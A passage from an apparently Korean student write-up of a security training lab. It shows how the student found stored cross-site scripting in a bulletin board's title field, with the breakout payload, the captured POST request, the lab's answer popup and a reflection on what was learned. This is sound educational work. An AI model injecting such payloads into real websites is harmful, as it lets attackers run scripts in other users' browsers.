45 -----WebKitFormBoundaryFeetMblLOG0INmMR-
46
47

```

등록된 게시물을 눌러 들어갔을 때 내용이 alert("XSS")로만 바뀌고 정답이 출력되지 않는 것으로 보아 content 파라미터에서는 저장 XSS가 없음을 알 수 있음

FAQ

FAQ

번호	제목 ^▼	첨부파일	작성자 ^▼	작성일 ^▼	조회
3	test1		인터넷보안	2025-04-06	0
2	testtest3		인터넷보안	2025-04-06	1
1	testtest3		인터넷보안	2025-04-06	1

< < < 1 > > >

등록

The screenshot shows a table entry for a XSS attack. The columns are: 제목 (Title), 작성일 (Created Date), 첨부파일 (Attachment File), 조회 (View Count), and 작성자 (Author). The content of the table is:

제목	test1		조회	1
작성일	2025-04-06 11:35:56		작성자	인터넷보안
첨부파일				
내용	alert("XSS")			

At the bottom right of the table are two buttons: '수정' (Edit) and '삭제' (Delete).

4-3. title에 스크립트 입력

"</td><script>alert('XSS')</script><td>"

: 3-2에 확인한 내용을 바탕으로 앞에 있는 "을 닫아주고, <td>를 닫아주기 위해 </td>를 넣고, XSS를 출력하는 스크립트를 입력한 후, 뒤에 있는 </td>와 짹을 맞춰주기 위해 <td>를 넣고, 뒤 "도 닫아줌

The screenshot shows raw POST data with line numbers. Lines 33 and 34 contain the XSS payload "</td><script>alert('XSS')</script><td>".

```

21 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
22 Content-Disposition: form-data; name="boardId"
23
24
25 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
26 Content-Disposition: form-data; name="regType"
27
28
29 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
30 Content-Disposition: form-data; name="title"
31
32 "</td><script>alert('XSS')</script><td>"
33 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
34 Content-Disposition: form-data; name="fileupload"
35
36
37 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
42 Content-Disposition: form-data; name="content"
43
44 <p>test2</p>
45 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
46
47

```

제목이 입력한 스크립트로 바뀐 것을 확인할 수 있음

해당 게시글을 눌러보면 정답이 출력되는 것으로 보아 title 파라미터에서 저장 XSS이 있음을 알 수 있음

The screenshot shows a search result table with columns: 번호 (Number), 제목 (Title), 작성일 (Created Date), 첨부파일 (Attachment File), 작성자 (Author), 작성일 (Created Date), and 조회 (View Count). The data is:

번호	제목	작성일	첨부파일	작성자	작성일	조회
3	"</td><script>alert('XSS')</script><td>"	2025-04-06		인터넷보안	2025-04-06	0
2	testtest3			인터넷보안	2025-04-06	1
1	testtest3			인터넷보안	2025-04-06	1

At the bottom right of the table are navigation buttons: '<<', '<', '1', '>', and '>>'. There is also a red '등록' (Register) button at the bottom right.

The screenshot shows a web interface for managing a stored XSS attack. At the top, there's a header with the logo 'EQST 보안교육센터' and a navigation bar with 'FAQ' and other links. Below the header, a modal window is open with the following details:

- 주제:** lab.eqst.co.kr:8083 내용: 정답 : stored_xss
- 주의:** 만약 크로스사이트 스크립팅 취약점을 이용하지 않고 alert을 띄우신 경우엔 오답처리 됩니다.
- 확인** (Confirm) button

The main content area displays a table with the following data:

제목	내용	작성일	첨부파일	조회	작성자
	test2	2025-04-06 11:31:10		1	인터넷보안
내용					

At the bottom right of the main content area are '수정' (Edit) and '삭제' (Delete) buttons.

<참고>

SK쉴더스 - XSS(크로스 사이트 스크립트)란? 공격 유형부터 보안대책까지!

(<https://www.skshieldus.com/blog-security/security-trend-idx-06>)

성명	프로젝트 후 소감
김가람	<p>웹 페이지 구조와 동작 원리, 보안 취약점이 어떻게 생기고 악용되는지를 느낄 수 있었음</p> <p>파라미터가 어떻게 서버로 전달되는지, <input>이나 <script> 태그 등이 어떤 역할을 하는지, 자바스크립트가 어떤 원리로 실행되는지에 대해 알 수 있었음</p> <p>HTML이나 자바스크립트라는 것을 처음 접해보아서 설명만 들었을 때는 태그를 열고 닫는 것이나 "을 열고 닫는 것 등이 이해가 잘 되지 않았는데, 직접 실습을 해보니 명확히 이해할 수 있었음</p> <p>이번 실습에서는 태그나 "을 열고 닫는 방식으로 XSS를 찾아냈는데, 이벤트 핸들러를 이용해 찾아내는 방식에 대한 이해는 아직 부족한 상태라 관련된 예제를 풀어보고, 자바스크립트에 대해서도 스스로 공부해봐야겠다는 생각을 함</p>